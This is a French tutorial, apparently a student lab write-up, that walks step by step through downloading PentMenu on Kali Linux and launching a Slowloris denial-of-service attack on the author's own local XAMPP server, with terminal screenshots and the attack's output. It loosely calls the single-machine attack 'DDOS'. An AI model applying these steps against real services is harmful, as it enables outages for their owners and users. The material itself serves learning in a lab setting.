

## Attaque DDOS

Une attaque par déni de service est une attaque informatique ayant pour but de rendre indisponible un service en le faisant crasher. Pour ce faire, l'attaquant utilise un logiciel qui envoie beaucoup trop de paquets (demande) par seconde au serveur victime. Celui-ci n'arrivera pas à gérer toutes les requêtes et crashera dans la plupart des cas. Comme dit plutôt, il faut un logiciel pour réaliser ceci, dans ce cas nous allons utiliser PentMenu.

### I. PentMenu

Pour utiliser PentMenu, nous allons utiliser Kali Linux (c'est une distribution, basée sur Debian, qui a tous les outils nécessaires pour tester les vulnérabilités d'un système informatique). Une fois configuré sur notre machine virtuel (via VMware), nous ouvrons le terminal et nous tapons la commande suivante pour télécharger le script :

*Wget*

<https://raw.githubusercontent.com/GinjaChris/pentmenu/master/pentmenu>


Ensuite, pour le rendre exécutable, nous tapons la commande suivante :

*chmod*

*+x ./pentmenu*

Enfin, pour lancer le script, il faut taper ceci : `./pentmenu`

Maintenant, voici le script lancé dans le terminal.



```
root@kali: /home/kali
File Actions Edit View Help


PENTMENU

Welcome to pentmenu!
Please report all bugs, improvements and suggestions to https://github.com/GinjaChris/pentmenu/issues
This software is only for responsible, authorised use.
YOU are responsible for your own actions!
Please review the readme at https://raw.githubusercontent.com/GinjaChris/pentmenu/master/README.md before proceeding

1) Recon          3) Extraction     5) Quit
2) DOS            4) View Readme

Pentmenu>
```

Nous allons maintenant naviguer dans le script. Nous tapons alors 2 pour sélectionner l'attaque DDOS, ensuite, nous choisissons l'attaque Slowloris, donc nous tapons 9.



```
root@kali: /home/kali
File Actions Edit View Help

PENTMENU

Welcome to pentmenu!
Please report all bugs, improvements and suggestions to https://github.com/GinjaChris/pentmenu/issues
This software is only for responsible, authorised use.
YOU are responsible for your own actions!
Please review the readme at https://raw.githubusercontent.com/GinjaChris/pentmenu/master/README.md before proceeding


1) Recon          3) Extraction     5) Quit
2) DOS            4) View Readme

Pentmenu>2
1) ICMP Echo Flood      6) TCP XMAS Flood    11) Distraction Scan
2) ICMP Blacknurse      7) UDP Flood         12) DNS NXDOMAIN Flood
3) TCP SYN Flood        8) SSL DOS           13) Go back
4) TCP ACK Flood        9) Slowloris
5) TCP RST Flood       10) IPsec DOS

Pentmenu>9
Using netcat for Slowloris attack...
Enter target:

```


Il nous est maintenant demandé de rentrer l'IP de la victime, je vais alors choisir mon IP (récupérer dans le terminal de Windows avec la commande ipconfig) pour attaquer le serveur local Xampp.



```
root@kali: /home/kali
File Actions Edit View Help
YOU are responsible for your own actions!
Please review the readme at https://raw.githubusercontent.com/GinjaChris/pent
menu/master/README.md before proceeding
1) Recon          3) Extraction    5) Quit
2) DOS            4) View Readme
Pentmenu>2
1) ICMP Echo Flood    6) TCP XMAS Flood    11) Distraction Scan
2) ICMP Blacknurse    7) UDP Flood         12) DNS NXDOMAIN Flood
3) TCP SYN Flood      8) SSL DOS           13) Go back
4) TCP ACK Flood      9) Slowloris
5) TCP RST Flood      10) IPsec DOS
Pentmenu>9
Using netcat for Slowloris attack....
Enter target:
192.168.1.22
Target is set to 192.168.1.22
Enter target port (defaults to 80):
80
Using Port 80
Enter number of connections to open (default 2000):
5000
Choose interval between sending headers.
Default is [r]andom, between 5 and 15 seconds, or enter interval in seconds:
r
use SSL/TLS? [y]es or [n]o (default):
█
```

Par la suite, nous choisissons le port (80 par défaut), le nombre de requête ainsi que l'intervalle. Nous confirmons l'attaque et nous mettons notre mot de passe session.

La multitude requête s'envoie alors.



```
root@kali: /home/kali
File Actions Edit View Help
Slowloris attack ongoing ... this is connection 1414, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1415, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1416, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1417, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1418, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1419, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1420, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1421, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1422, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1423, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1424, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1425, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1426, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1427, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1428, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1429, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1430, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1431, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1432, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1433, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1434, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1435, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1436, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1437, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1438, interval is 15 seconds
Slowloris attack ongoing ... this is connection 1439, interval is 15 seconds
█
```

Le serveur Xampp crache car il a reçu trop de requête.